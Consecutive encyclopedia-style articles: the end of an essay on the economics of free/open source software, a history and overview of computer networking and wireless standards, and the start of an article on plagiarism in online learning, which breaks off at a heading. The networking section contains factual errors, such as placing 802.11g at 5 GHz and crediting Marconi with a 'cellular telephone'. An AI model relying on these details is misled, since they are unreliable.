- Following the same principle, which guided Stallman's initiative, such developers find it very interesting to use FLOSS products that they can adapt to their needs. The return of the bug found, the correction of those bugs, or the modifications, once done, is relatively inexpensive. And as for freeing a program, the developer knows that this problem solution or program modification will be integrated and maintained in the next versions.

It is clear that the social capital that a hacker can earn participating in a FLOSS project (the "carrier concerns"), pointed out by Lerner and Tirole (2002), is also a factor for keeping these persons motivated to do this task. However, this does not seem to have been anticipated by the developers who were interviewed (Demazière et al., 2004; Lakhani & Wolf, 2005).

In addition to this, the movement appears in an historical context:

- Computer science courses were (and are) partly based on the principle that it is more efficient to reuse what exists than to redevelop from scratch. Raymond (2000) has "codified" it as the hacker philosophy. Mainly concentrated in public and private research centers, this professional culture spread at the same time that students in computer science were being hired by firms;
- A personality, Richard Stallman, has made the difference between a vague feeling of resentment towards the closure of programs in the IT professional community and the construction of a coordinated "riposte." His convictions in this

regard have led him to give up his professional situation to defend them, by creating the Free Software Foundation (FSF). And his charisma allows him to be respectfully heard and followed by his "co-developers"; and
- New technical tools, especially the Internet services (and, before that, the ARPANET/Usenet), have made this campaign possible and have largely facilitated the diffusion of FSF production and of Stallman's arguments against the closure of sources.

The consequence of this initiative and of the use of the Internet network has been the creation of a structured, organized way of producing software cooperatively.

The Creation of a Structured Organization for Cooperative Production

These voluntary contributions are organized and coordinated as Raymond (1999) advocated. Some in-depth studies of such communities have been conducted, such as the one by Mocus et al. (2000) on the Apache development organization, confirming this point.

Kogut and Metiu (2001) show that each project is led by a core group of developers (the "kernel") which develop the majority of the source code. A larger group follows the development, sometimes reports bugs, and proposes corrections ("patches") or new developments. And an even larger group just uses the program and sometime posts some questions on the use of this program on user mailing lists. If, in details, the organizations differ from one project to another, there are always mechanisms to select the contributions and the questions, so the main developers should not be inundated by peripheral problems. If there were not such mechanisms, the risk is that the most productive developers would progressively dedicate more and more time to addressing basic problems, thus losing interest in the development or even withdrawing from it.

Another very important characteristic is that big projects are split in coordinated, small, easier-to-manage subprojects. Baldwin and Clark (2003) show how this modularity reinforces the will to participate as developers can concentrate on the part/functionalities which interest them the most.

As far as FLOSS production was limited to the community of developers, apart from the commercial sphere, it only met a very small part of the users' needs and had no actual economic significance. Actually, this was close to the cooperation existing in the research/Unix world that we presented in the Increased Cooperation subsection. Things changed with the diffusion of the Internet and the consequent evolution of demand.

According to Porterfield (1999), the Internet and FLOSS are closely linked; the diffusion of the Internet, in non-U.S. research centers first and to the public later, has increased the number of users and developers of Free software, as the Internet tools are free software programs. This diffusion explains the diffusion of FLOSS products within firms, and the involvement of producers in FLOSS development.

When Cooperation Comes Back to Firms

At the beginning of the diffusion of the Internet within organizations (firms, administrations), in the early 1990's, servers were installed by engineers who had discovered these tools when they were students at a university. Additionally, as they often did not have any budgets, they installed what they knew at the lowest cost: "free" software. We can consider that the base installed in universities has initiated the "increasing return to adoption". Actually, the first "FLOSS" firms entered the market selling Internet applications (Operating System, Web server, e-mail servers), like RedHat in 1994, Sendmail Inc. in 1998, and so forth, and to serve VH users (for instance, RedHat's Linux distributions on CdRom were interesting at that period because of low speed connectivity).

Today, since the announcement made by IBM in 2001 of investing $1 billion in Linux development, free software has been adopted in many commercial offers (Novell, buying Ximian and SuSE, Sun open-sourcing its operating system, IBM open-sourcing its development tool software Eclipse, even Microsoft[1]). Lakhani and Wolf (2005) notice that "a majority of (... the) respondents (of their survey) are skilled and experienced professionals working in IT-related jobs, with approximately 40 percent being paid to participate in the FLOSS project."

This can be explained by the evolutions in demand induced by this diffusion.

Following Steinmueller (1996), we see the generalization of computer networking, both inside and outside organizations, as the main technical evolution in information technology of today, in conjunction with miniaturization which has allowed the appearance of a new range of "nomad" products like Personal Digital Assistants (PDA, such as Psion and Palm), mobile phones, and music players. Network communications and exchanges between heterogeneous products and systems are nowadays crucial and require appropriate standards. Network externalities are becoming the dominant type of increasing return to adoption. According to Zimmermann (1999), to this aim, open solutions are probably the best guarantee for users and producers for product reliability throughout time and the successive releases of the products.

A second aspect stems from the wide diversity of users and users' needs that require software programs (and more particularly, software packages) to be adapted to the needs and skills of every individual without losing the economies of scale. Zimmermann (1998) explains that what characterizes this evolution of demand and the technological evolution of software is the increasing interdependence between software programs built from basic components and modules that have to be more and more reused, thus becoming increasingly refined and specialized. Furthermore, as pointed out by Horn (2004), the related demand for software customization generates a renewed services activity for the adaptation of standard-component software programs.

The split of the FLOSS project into different subprojects makes them quite modular and easier to adapt than monolithic programs, generating commercial offers from new entrants (like RedHat), especially toward those who do not have the skills to adapt the programs by themselves. In return, these adoptions reinforced the product, accelerating the increasing return to adoption phenomenon.

Considering that, incumbent producers have adapted their strategies, integrating the use of FLOSS products when necessary:

- Some of these programs, like Apache, were dominant in the Internet market. It was rational and less expensive to adopt the dominant design. These firms used the standard and contributed to it to make sure that the programs that they produced would certainly be taken into account by the standard; and
- In some markets, challengers saw opportunities to sponsor a standard in competition with the dominating standard. This is the case, for instance, in operating systems: Some competitors (IBM, HP, Novell now), of SUN in the Unix market, or of Microsoft in the operating systems for the servers' market, had strong incentives to support Linux to create a competitor to these firms at a very low cost. Being GPL protected, this program could not be appropriated by a single firm, which would mean coming back to the situation that they resisted by using Linux.

We think that FLOSS and especially GPL-protected software, when standardization effects are important, appears to be a way to solve the "wedding-game" situation: Actors want to impose their view, but less than to see a competitor imposing its own. So when you are not the leader, it can be interesting to favor an open, non-"privatizable" solution. Such "open" organization allows such creation of "public industrial goods" (Romer, 1993) and explain the renewal of cooperation in the software industry.

CONCLUSION

So, we could say that a series of convergent interests in the industrial domain has relayed the professionals' initiative to "revive" cooperation in software production, made easier at the beginning of the 1990's by the diffusion of a new information exchange network (the Internet).

This leads to two questions:

- Is that system transposable to another knowledge or information production industry, such as biotechnologies, increasingly based on database analysis and bio-computing, or hardware design, which uses a computer language, VHDL?

This could be the case if users and producers could find more efficient, less costly ways to share a part of their intellectual property, and if a structure, like FSF, could help to organize this cooperation.

- Are we witnessing the emergence of a new period for software ecology, with new technology, new dominant use (the network), and a new system of production (FLOSS-based production)?

This would be the case if the FLOSS production succeeds in matching the interests of computer professionals, users-innovators, and firms. This means succeeding in constructing a model, granting that these actors should contribute in the long run, and not just free-ride using the product. Developing Ousterhout's (1999), Bessen's (2002), Dahlander's (2004), Feller, Finnegan, and Hayes's (2005), Dahlander and Wallin's (2006), and Jullien and Zimmermann's (2006) works, there is a growing need for studies on business models assuring returns for firms and incentives to contribute, but also for studies on the impact of corporate involvement and agenda on the stability of the open cooperative organization of production.

KEY TERMS

The ARPANET: "The Advanced Research Projects Agency NETwork developed by ARPA of the United States Department of Defense (DoD) was the world's first operational packet switching network, and the predecessor of the global Internet" (extract from Wikipedia article). It has been designed to connect the U.S. universities working with the DoD to facilitate cooperation.

Free/Libre Open Source software (FLOSS): This is software for which the licensee can get the source code, and is allowed to modify this code and to redistribute the software and the modifications. Many terms are used: *free*, referring to the freedom to use (not to "free of charge"), *libre*, which is the French translation of Free/freedom, and which is preferred by some writers to avoid the ambiguous reference to free of charge, and *open source*, which focuses more on the access to the sources than on the freedom to redistribute. In practice, the differences are not great, and more and more scholars are choosing the term FLOSS to name this whole movement.

Free Software Foundation: "Free software is a matter of liberty, not price. The Free Software Foundation (FSF), established in 1985, is dedicated to promoting computer users' rights to use, study, copy, modify, and redistribute computer programs. The FSF promotes the development and use of free software, particularly the GNU operating system, used widely in its GNU/Linux variant" (presentation of the Foundation, http://www.fsf.org)

The GNU project: "The GNU Project was launched in 1984 to develop a complete Unix-like operating system which is free software: the GNU system. Variants of the GNU operating system, which use the kernel called Linux, are now widely used [...] (GNU/Linux systems). GNU is a recursive acronym for "GNU's Not Unix"; it is pronounced *guh-noo*, approximately like *canoe*" (definition by the FSF, http://www.gnu.org/)

The GPL (General Public Licence): The best-known and the most-used FLOSS license; according to the FSF, "the core legal mechanism of the GNU GPL is that of "copyleft," which requires modified versions of GPL'd software to be GPL'd themselves". For an analysis of FLOSS licenses, see Clément-Fontaine (2002).

Hacker: In this text, this term is used in its original acceptation, i.e., a highly-skilled developer.

Increasing return to adoption, defined by Arthur (1988): This means that the more a product is adopted, the more new adopters have an incentive to adopt this product. Arthur (1988) distinguishes five type of increasing returns:

- **Learning effect**: Investment in time, money, and so forth, to learn to use a program, as well as a programming language, makes it harder to switch to another offer;
- **Network externalities:** The choices of the people you exchange with have an impact on the evaluation you make for the quality of a good. For instance, even if a particular text editor is not the one which is most appropriate to your document creation needs, you may choose it because everybody you exchange with sends you text in that format, and so you need this editor to read the texts;
- **Economy of scale:** Because the production of computer parts involves substantial fixed costs, the average cost per unit decreases when production increases. This is especially the case for software where there are almost only fixed costs (this is a consequence of the fact that it presents the characteristics of a public good);
- **Increasing return to information:** One speaks more of a technology since it is widely distributed; and
- **Technological interrelations:** A piece of software does not work alone, but with other pieces of software. What makes the "value" of an operating system is the number of programs available for this system. And the greater the number of people who choose an operating system, the wider the range of software programs for this very system, and vice versa.

Public Good: This is good which is:

- Non-rivalrous, meaning that it does not exhibit scarcity, and that once it has been produced, everyone can benefit from it; and
- Non-excludable, meaning that once it has been created, it is impossible to prevent people from gaining access to the good. (definition taken in http://www.investordictionary.com/definition/public+good.aspx)

The Usenet (USEr NETwork): "It is a global, distributed Internet discussion system that evolved from a general-purpose UUCP network of the same name. It was conceived by Duke University graduate students Tom Truscott and Jim Ellis in 1979" (extract from Wikipedia article).

INTRODUCTION

The computer has influenced the very fabric of modern society. As a stand-alone machine, it has proven itself a practical and highly efficient tool for education, commerce, science, and medicine. When attached to a network—the Internet for example—it becomes the nexus of opportunity, transforming our lives in ways that are both problematic and astonishing. Computer networks are the source for vast amounts of knowledge, which can predict the weather, identify organ donors and recipients, or analyze the complexity of the human genome (Shindler, 2002).

The linking of ideas across an information highway satisfies a primordial hunger humans have to belong and to communicate**.** Early civilizations, to satisfy this desire, created information highways of carrier pigeons (Palmer, 2006). The history of computer networking begins in the 19th century with the invention of the telegraph, the telephone, and the radiotelegraph.

The first communications information highway based on electricity was created with the deployment of the telegraph. The telegraph itself is no more than an electromagnet connected to a battery, connected to a switch, connected to wire (Derfler & Freed, 2002). The telegraph operates very straightforwardly. To send a message (electric current), the telegrapher rapidly opens and closes the telegraph switch. The receiving telegraph uses the electric current to create a magnetic field, which causes an observable mechanical event (Calvert, 2004).

The first commercial telegraph was patented in Great Britain by Charles Wheatstone and William Cooke in 1837 (The Institution of Engineering and Technology, 2007). The Cooke-Wheatstone Telegraph required six wires and five magnetic needles. Messages were created when combinations of the needles were deflected left or right to indicate letters (Derfler & Freed, 2002).

Almost simultaneous to the Cooke-Wheatstone Telegraph was the Samuel F. B. Morse Telegraph in the United States in 1837 (Calvert, 2004). In comparison, the Morse Telegraph was decidedly different from its European counterpart. First, it was much simpler than the Cooke-Wheatstone Telegraph: to transmit messages, it used one wire instead of six. Second, it used a code and a sounder to send and receive messages instead of deflected needles (Derfler & Freed, 2002). The simplicity of the Morse Telegraph made it the worldwide standard.

The next major change in telegraphy occurred because of the efforts of French inventor Emile Baudot. Baudot's first innovation replaced the telegrapher's key with a typewriter like keyboard. His second innovation replaced the dots and dashes of Morse code with a five-unit or five-bit code—similar to American standard code for information interchange (ASCII) or extended binary coded decimal interchange code (EBCDIC)—he developed. Unlike Morse code, which relied upon a series of dots and dashes, each letter in the Baudot code contained a combination of five electrical pulses. Eventually all major telegraph companies converted to Baudot code, which eliminated the need for a skilled Morse code telegrapher (Derfler & Freed, 2002). Finally, Baudot, in 1894, invented a distributor which allowed his printing telegraph to multiplex its signals; as many as eight machines could send simultaneous messages over one telegraph circuit (Britannica Concise Encyclopedia , 2006). The Baudot printing telegraph paved the way for the Teletype and Telex (Derfler & Freed, 2002).

The second forerunner of modern computer networking was the telephone. It was a significant advancement over the telegraph for it personalized telecommunications, bringing the voices and emotions of the sender to the receiver. Unlike its predecessor the telegraph, telephone networks created virtual circuit to connect telephones to one another (Shindler, 2002).

Legend credits Alexander Graham Bell as the inventor of the telephone in 1876. He was not. Bell was the first to patent the telephone. Historians credit Italian-American scientist Antonio Meucci as the inventor of the telephone. Meucci began working on his design for a talking telegraph in 1849 and filed a caveat for his design in 1871 but was unable to finance commercial development. In 2002, the United States House of Representatives passed a resolution recognizing his accomplishment to telecommunications (Library of Congress, 2007).

The telephone was a serendipitous discovery; it came about because of Bell's failure at creating a harmonic telegraph (Library of Congress, 2000). Convention defines a telephone as an electronic device, which transforms sound into electronic signals for transmission then electronically converts the signals into sound for receiving.

Any recapping of the telegraph and telephone histories would be incomplete without recounting the contributions of Thomas Edison. Edison made major contributions to each science. For the telegraph Edison was able to, in 1873, create a printing telegraph that printed messages in plain text instead Morse code. Edison, in 1874, invented a multiplexing telegraph, which permitted simultaneous messages over one telegraphic circuit.

His improvement to the telephone proved just as important. First, Edison extended the distance to an almost limitless Bell transmitted and received voice signal (Microsoft Corporation, 2007). Second, Edison invented a carbon-based transmitter and receiver to capture voices electronically (Derfler & Freed, 2002). Carbon-based telephones are the staple of modern telephones (PBS, 2000).

The seminal foundation for wireless computer networks is the radiotelegraph, invented by Guglielmo Marconi of Italy in 1895. When the Italian government showed little interest in radio telegraphy, Marconi took his invention to Great Britain. In Great Britain, Marconi demonstrated the effectiveness of the radiotelegraph by sending messages first across the English Channel. Then in 1901, he successfully sent a message 2,100 miles across the Atlantic Ocean from Cornwall to Newfoundland. In 1932, Marconi demonstrated the world's first cellular telephone at Vatican City (NobelPrize.Org, 2007).

BACKGROUND

A modern computer network is an interconnection between two or more computers sharing resources and information. Computers on a network sometimes called nodes. Fiber optics, various cooper cabling implementations, or radio may connect the computers on a network. Computer networks are classified by their complexity, starting with the least complex, the local area network (LAN). The LAN is surpassed in complexity by the metropolitan area network (MAN), which in turn is surpassed by the wide area network (WAN). The LAN is the basic component of the two larger networks. A MAN may span several city blocks or a metropolitan area, while a WAN covers a larger geographical area, a state for example. The most popular WAN in the Internet (Lammle, 2004).

Computer networking developed in the United States during the Cold War. The Defense Department (DOD) wanted to create a communications network that would survive a nuclear war. The Advanced Research Projects Agency (ARPA) spearheaded efforts to connect DOD computers to the computers of major universities and research facilities. The DOD initiative created to artifacts of ARPAnet and transmission control protocol/Internet protocol (TCP/IP). ARPAnet is the Internet predecessor. TCP/IP is the engine that drove ARPAnet (Kozierok, 2005; Palmer, 2006).

TCP/IP is a connection-oriented protocol that provides full duplex data transmission (two-way transmission). TCP/IP is noted for its reliability and data integrity. It is the standard for the Internet and most LANs. TCP/IP is a packet switching technology that provides distinct advantages over the previous circuit switching technology. First, packet switching establishes logical routes instead of physical routes. Consequently, successful data transmission increases, because of the of multiple pathways availabile (Shindler, 2002).

Another project DOD sponsored through the auspices Palo Alto Research Center (PARC) was the development Ethernet in 1973. Essentially, Ethernet defines the data link layer sublayer of the media access control of the open system interconnection (OSI) reference model for devices connected in close proximity as described by IEEE's 802.3. Ethernet permits only one network data transmission at a time to diminish transmission corruption. To facilitate this approach, Ethernet uses carrier sense multiple access with collision detection (CSMA/CD) as a method of controlling data transmission (Derfler & Freed, 2002; Walters, 2001).

Members of PARC, in concert with the University of Hawaii, developed the first wireless network, ALOHAnet in 1970. ALOHAnet is significant because its core technologies are the basis for Ethernet and wireless networking (Wikipedia, 2007).

MAIN FOCUS

This article examines networking technology and its origins. The modern LAN is a high-speed data network that covers a relatively small geographic area (a building) that shares workstations, printers, servers, files, and other resources. There are three basic LAN configurations: peer-to-peer, ad hoc, and client-server network. With the peer-to-peer network, there is no centralized system server to mange files, passwords, and other network services. Instead, each member of the peer-to-peer network assumes a portion of the server's duties. Peer-to-peer networks are common in home networks and small offices with fewer than ten computers.

An ad hoc network is a temporary aggregation of wireless computers. Typically, an ad hoc network is comprised of wireless computers congregated without physical structure, for a single purpose (e.g., a sales meeting).

The client-server system is the predominant LAN system for government and commerce. The traditional client-server system consists of four elements:

1. User interface – presents the computing environment to the end-user uses
2. Business logic – where the rules of the business are applied to its financial transactions and data
3. Data-access – the place where the computing business system retrieves, manipulates, and updates the business data
4. Data storage – where all the records of transactions, clients, and employees are held (Lammle, 2004)

Client-server LANs are subdivided into two categories: thin-client and thick-client. In the thin-client LAN, the server performs the majority of the processing. The client only provides the user interface; the server performs the bushiness logic, data-access, and data storage. The early UNIVAC LANs used thin-client schemes.

In the thick-client LAN, the client computer performs the majority of the data processing. The client computer manipulates the data according to the business logic. In the thick-client system, the server's primary function is to provide data access and data storage (Nguyen, Johnson, & Hackett, 2005).

Topology is another way of classifying client-server LAN. The four basic LAN topologies are bus, star, mesh, and token ring. The bus topology connects all nodes to a centralized bus or backbone. The star topology connects all devices to individual sockets on a central hub. The mesh topology connects every node on the network to each other. The ring topology connects all devices to one another in a closed circle or loop (Palmer, 2006).

To foster interoperability, the International Organization for Standards (ISO) developed the open system interconnection (OSI) reference model. The OSI reference model is a theoretical blueprint that divides network communications into a hierarchy of logical outcomes. There are seven logical layers in the OSI model. From top to bottom, the layers and their functions are as follows:

1. **Application layer:** Provides user interface for files, printing, messages, and databases services.
2. **Presentation layer:** Presents data, processes encryptions, file compression, and translation services.
3. **Session layer:** Responsible for providing links between two nodes.
4. **Transport layer:** Ensures the data are sent reliably from sender to receiver (Lammle, 2004).
5. **Network layer:** Identifies the network address, which is different from the media access control (MAC) address. The network layer defines the logical network layout; routers use this layer to decide how to forward packets.
6. **Data link layer:** Ensures data packages are delivered to the correct device using the MAC. address. The data link layer is subdivided into the logical link control (LLC) and the MAC.
    a. Logical Link Control: Specifies both connectionless and connection-oriented services used by higher-layer (Teare, 2006).
    b. Media Access Control: MAC addresses identify every LAN entity and is responsible for moving data packets from one point to another on the network.
7. **Physical layer:** Sends and receives the data in bit streams. It is here where the interface between data terminal equipment (DTE) and data communication equipment (DCE) is identified (Lammle, 2004).

To insure that LANs created by disparate competing groups understand OSI specifications for interoperability, the Institute of Electrical and Electronics Engineers (IEEE) created the 802.x standards for networking protocols. The standard referenced most often for LAN data transmission is the data link layer's two sublayers, the logical link and the media access control. IEEE's 802.2 describes the logical link control, while IEEE's 802.3 explains the media access control. The IEEE 802.5 standard is used to describe the media access control sublayer for the token ring LAN technology developed by IBM (Teare, 2006).

IEEE classifies four categories of wireless networks: wireless personal area network (WPAN), wireless local area network (WLAN), wireless wide area networks (WWAN), and satellite networks (Mallick, 2003).

The IEEE 802.15 addresses WPAN standards for wireless networking and mobile computing for such devices as PCs, PDAs, peripherals, and cell phones. The approximate range of a WPAN is ten meters. A WPAN uses Infrared or Bluetooth technology. The commercially successful Bluetooth uses frequency hopping spread spectrum (FHSS) within the 2.4 to 2.4835 GHz frequency range. Bluetooth technology also uses time division duplexing (TDD). Bluetooth transmission speeds are between 57.6 Kilobytes per second (Kbps) and 721 Kbps. Infrared WPAN uses diffused infrared technology. It has a bandwidth of 2 Mbps with a transmission range of 9 meters. The IEEE standard 802.11R describes infrared LANs. Infrared technology is not popular commercially because the signal is susceptible to strong light.

A WLAN acts as an adjunct or replacement to its LAN counterparts. WLAN standards are described in IEEE standards for wireless communication 802.11a, 802.11b, and 802.11g. WLAN in the United States function at one of two frequencies, either 2.4 Gigahertz or 5 Gigahertz. Two of the three WLAN standards, 802.11a and 802.11g, operate at the higher frequency with a bandwidth of 54 Mbps, while 802.11b uses the lower frequency with a bandwidth of 11 Mbps. The IEEE describes three LAN transmission techniques: frequency hoping spread spectrum, direct sequence spread spectrum (DSSS), and orthogonal frequency division multiplexing (Ohrtman & Roeder, 2003).

WLAN network protocols—with two exceptions at the data link layer and the physical layer—are identical to OSI reference model for wired LAN. The first exception occurs at the physical layer, where WLAN operates over the unlicensed radio spectrums reserved for industry, scientific, and medicine (ISM) to transmit data instead of wire (Mallick, 2003). The second exception occurs at the media access control sublayer, where 802.11 Ethernet technologies replace 802.3 Ethernet technologies and where carrier sense multiple access with collision avoidance (CSMA/CA) replaces CSMA/CD (Palmer, 2006).

The European Telecommunications Institute sets European WLAN standards. High-performance radio local area network (HiperLAN2) has two modes of operation. One mode, called the direct mode, is for peer-to-peer networking. Its standards are similar to the 802.11 standards. The other mode, the centralized mode, is for larger networks using access points that centralize and control network traffic. HiperLAN2 operates at 5 GHz using the same TDD as Bluetooth. HiperLAN2 broadcasts at 54 Mbps.

A network is considered a WAN when it connects two or more LANs over an area exceeding 30 miles. The first WANs connected with dedicated telephone lines and then later with fiber optics, microwave transmitters, or earth orbiting satellites.

Early WAN connections were made with plain old telephone service (POTS). Theses connections were made at a speed of 56 Kbps or with dedicated high-speed data connections called T-carriers. The smallest of the T-carriers was the T-1 line. T-1 transmitted data at 1.544 Mbps. T-1 lines consisted of 24 subchannels of service at 64 Kbps. The next level T-carrier is the T-2, which transmitted data at 6.312 Mbps. Dedicated lines are very expensive and most customers choose only to buy a portion of a dedicated line (one or two subchannels). A WAN becomes a WWAN when it connects via microwave transmitter or satellite (Palmer, 2006).

FUTURE

One can find the future of networking technology is rooted in its past. For example, until the first electrical network, human communications remained unchanged for centuries with printed page and courier. Then in the span of 50 years, a technological explosion occurred making the isolated the familiar. For the time being—as the sophistication of the microprocessor blurs the distinction between traditional network services and external services—small changes to education, government, and business are the norm until the next technological explosion.

H

CONCLUSION

The intent of this article was to present a brief description of the history of networking technology (LAN technology). Through the recollection of the ancient technologies the telegraph, the telephone, and the radiotelegraph, one is able to parallel the dynamics of the modern communications. For example, at the dawn of the era, much of human communications depended on some form of dispatch rider by word of mouth. Delivery time ranged from a few hours (for local messages) to a few weeks or months for transcontinental or transoceanic communications messages. By the end of the period, the time for transcontinental or transoceanic communications was reduced to mere minutes or seconds.

Fifty-two years ago, computer networks did not exist; today they proliferate in every place of commerce, government, or education. The first network tied its workers to a single location; its interface was awkward and text-based and the central computer did all the processing. Today, the interface is sleek and graphic-based. Network databases contain music, video, and text files. Wireless technology (WLAN) just 10 years ago was too expensive and impractical. Today it acts as adjunct or replacement for LAN. Fifty years from today, both may be superseded.

KEY TERMS

Bluetooth: A wireless technology that connects handheld devices, mobile phones, and mobile computers around an individual. Its standards are describe by the 802.15.

CSMA/CA: Carrier sense multiple access with collision avoidance CSMA/CA is a contention management method where a client on a network station wishing to transmit first listens for an idle signal before it can be broadcasted. CSMA/CA is implemented when CSMA/CD is impractical. WLAN access methods are based on CSMA/CA calculation to avoid a packet collision described in IEEE 802.11.

CSMA/CD: Carrier sense multiple access with collision detection is a network contention management method used in Ethernet to regulate the client transmission by sensing for the presence of packet collision. CSMA/CD is described in IEEE 802.3.

Direct Sequence Spread Spectrum (DSSS): DSSS is a modulation scheme that spreads a signal across a broad band of radio frequencies simultaneously. DSSS is described in the IEEE 802.11b standard for wireless computer networking.

Frequency Hoping Spread Spectrum: A modulation scheme regulated by the Federal Communications Commission that requires manufacturers to use 75 or more frequencies per transmission channel with a maximum dwell time of 400 milliseconds. FHSS standards are described in IEEE 802.11 networking standards and in 802.15 for Bluetooth.

Orthogonal Frequency Division Multiplexing (OFDM): OFDM is a wireless technology that works by transmitting parallel signals. In the OFDM scheme, the radio signal are split into multiple smaller subsignals that are then transmitted simultaneously at different frequencies to the receiver.

Time Division Duplexing (TDD): TDD is a second-generation wireless network technology used by HiperLAN2 and Bluetooth to support data transmission. To achieve TDD numerous frequencies are combined in a single channel and divided into separate time slots. The time slots are assigned to individual users and rotated at regular intervals. It simulates full duplex data transmission over a half duplex transmission link.

Token Ring: A LAN technology developed by the IBM Corporation where the computers are arranged in a circle. In the token ring scheme, a client computer cannot transmit data unless it has a token sent by the server on the network. Token ring topology standards are described in IEEE 802.5.

HOW TO CREATE HONEST COMMUNICATION IN ONLINE LEARNING

Online learning promises much for the present and the future of education because it bridges the gap of distance and time (Valentine, 2002). Students have doors opened wide because of online courses, and in many ways, these opportunities bring in an equalizing quality for those who want to be educated. The bottom line is that the "convenience of time and space" (Valentine, 2002, p. 2) makes online courses an appealing option. Online courses come under the general heading of "distance education." Pallof and Pratt (2001, p. 5) define distance education as "an approach to teaching and learning that utilizes Internet technologies to communicate and collaborate in an educational context." This definition is what online courses are today. Some common modes of delivery include WebCT, Blackboard, Convene, and eCollege. Technology or these authoring tools are "not the 'be all and end all' of the online course. [They] are merely the vehicle for course delivery" (Pallof & Pratt, 2001, p. 49).

As with many things, there are also some potentially negative aspects possible with online learning. This progressive form of instruction is not impervious to problems with student cheating, and in fact, cheating is often considered easier in online courses (Rowe, 2004). The purpose of this paper is to examine plagiarism within the different elements of online learning courses and investigate what can be done about it. Before examining plagiarism, a case for integrity should be made.

Academic Integrity

Academic integrity presupposes that the students will follow the rules of an institution and its instructors. Integrity in any situation implies that an individual is incorruptible and will be completely honest. The Center for Academic Integrity (CAI), a highly respected consortium of more than 390 educational institutions, has this to say about academic integrity:

Academic integrity is a commitment, even in the face of adversity, to five fundamental values: honesty, trust, fairness, respect, and responsibility. From these values flow principles of behavior that enable academic communities to translate ideals into action…Cultivating honesty lays the foundation for lifelong integrity, developing in each of us the courage and insight to make difficult choices and accept responsibility for actions and their consequences, even at personal cost (The Center for Academic Integrity, 1999, p. 4-5).

The opposite of integrity is dishonesty. The issue of academic dishonesty is a concern on every campus and is no less a concern in the area of online classes. Because online courses have a distant feel, students may be even more susceptible to the lure of cheating when taking an online course (Rowe, 2004). There are many reasons why students cheat: they want the easy way out, school work is low on the priority list, they possess poor time management skills, they fear a bad grade, or they simply like to break the rules (Harris, 2004). Sharma and Maleyeff (2003, p. 22) point out that "psychological distancing combined with moral distancing, increases the ease and the probability that unethical acts will be committed" and that the "Internet increases the number of temptations and very often [an individual] may not feel wrong because nobody appears to be hurt."

One of the greatest benefits of an online course is the opportunity for interaction between teacher and student and also among the body of students. This element also can open the door for cheating. The instructional method in online courses is very open and interactive. Students are encouraged to learn from each other. The instructor is eager to have students collaborate and construct knowledge; however, this delivery method makes it easier for the dishonest student to act corruptly.

Plagiarism

Of the many issues of academic integrity, plagiarism is considered a significant ethical issue in online education (Rowe, 2004). Plagiarism in common terms is taking someone else's work and passing it off as your own. This includes taking words and ideas or "claiming to use sources that you haven't" (Brandt, 2002, p. 40). "Cut and paste" plagiarism is a term that means taking only a sentence or two from the Internet without citing the source, not the whole paper (McCabe, 2001).

Plagiarism in online courses most often resembles plagiarism in the traditional classroom and is not unique in the stealing of ideas and words through e-mail, discussion questions, class postings, and group projects. These methods are inherent in online courses because they are common elements in that educational system. Following is a discussion about plagiarism within each of these elements.

Research Papers

This form of plagiarism has the same potential in online courses as in the traditional classroom. Students are assigned a paper to write but do not cite their sources correctly, either intentionally or unintentionally. A student may cut and paste some or all of their research paper from the Internet or the student may purchase a completed paper from an individual or online source. The Internet makes plagiarism easier and available to more people, according to Underwood and Szabo (2003). As indicated by their study, 20% of students they surveyed admitted they would definitely plagiarize to avoid failing. Six percent of students in this study use plagiarism as a part of normal, everyday life.

John Barrie, founder of an Internet plagiarism-detection service called *Turnitin.com*, says that "while researching the sources of students' plagiarized materials, [he] found that 70% of them came from the Internet; 25% came from 'swapped papers'… and 5% came from other sources, such as papers purchased from online 'cheat' sources" (Minkel, 2002, p. 53). Plagiarism is on the rise. A 1999 CAI study showed 10% of students admitting to cut-and-paste plagiarism, while a 2001 survey showed 41% surveyed taking part in this practice.

As illustrated by McCabe's study in 2005, students have an indifferent attitude about plagiarism. His study revealed that in the area of Internet plagiarism, 77% of students surveyed did not consider "cut & paste" plagiarism a serious issue. Online course instructors fight the battle against this permissive culture to the same extent traditional classroom teachers do.

A mere cursory Internet search reveals an abundance of sites which sell term papers to students, a direct indicator that plagiarism has a thriving market. The advertising scheme from a Web site that sells research papers offers insight into the prevalent plagiarism culture. It persuades with this rationale:

As if a job and a social life are not enough to drive you insane while you try to pass college! Add to this the burden of term papers, which are sometimes designed to make you tear your hair out in frustration…How difficult is it to begin writing term papers when an evening out is equally important (http://www.perfect-termpapers.com/).

Group Projects

Another element of the online course which is susceptible to plagiarism is the collaborative project. Everyone in the class has access to the discussions of all the members in *all* the groups. This can lead one group to steal an idea from another group. In this case, they do not give credit to the originator of the idea but instead try to pass it off to the instructor as their own.

Discussion

A constant flow of discussions are common in online courses. Discussion may take place in synchronous chatting or asynchronous postings. Students then submit comments and additionally read the remarks and observations of fellow classmates regarding that particular issue. Ideally, this is an excellent way for students to express what they have learned and to learn from the insights of each other; however, for the insincere student it is tempting to plagiarize all that information and misrepresent their knowledge on a particular subject.

Discussions about assigned readings can also be plagiarized. The unethical student does not read the assignment but rather, just waits until someone else summarizes the chapter and then enters the class discussion arena as if he or she has read the designated chapter.

E-Mail

E-mail can provide further opportunity for plagiarism. This allows the dishonest student to present discussion comments that are not their original creative thoughts.

All these methods of plagiarism accessible in the online course demonstrate the opposite of one of the purposes and strengths of the online course. That is, for students to "[develop] original thought....[construct] their own knowledge and meaning…for students to take responsibility for their learning process" (Palloff & Pratt, 2001, p. 113-114).

Potential Solutions

Even if it seems easier to cheat in an online course because of technology, that same technology makes it is easier to catch the cheaters (Heberling, 2002). A student's perception about possibly getting caught influences their decision to refrain from cheating (McCabe, 2001). Gibbons, Mize, and Rogers (2002) have three proactive ways to promote general academic integrity in online courses. First, they say that the policies regarding academic dishonesty should be outlined clearly at the beginning of the course and examples used to demonstrate what is unacceptable. Secondly, "online course materials should include a high degree of interaction" (p. 5) so that instructors are aware of the student's level of knowledge. Thirdly, instructors should use multiple assessment tools so that a trend can be established for student work quality. This technique helps the student feel connected and may promote academic integrity, according to the authors.

Preventing plagiarism is clearly the best option for educators. It is a win-win situation with the student learning from the process and forming excellent ethical habits in academics. Teachers have the power to design their instruction so that the opportunity for plagiarism is minimized for both intentional and unintentional plagiarists.

Unintentional Plagiarism

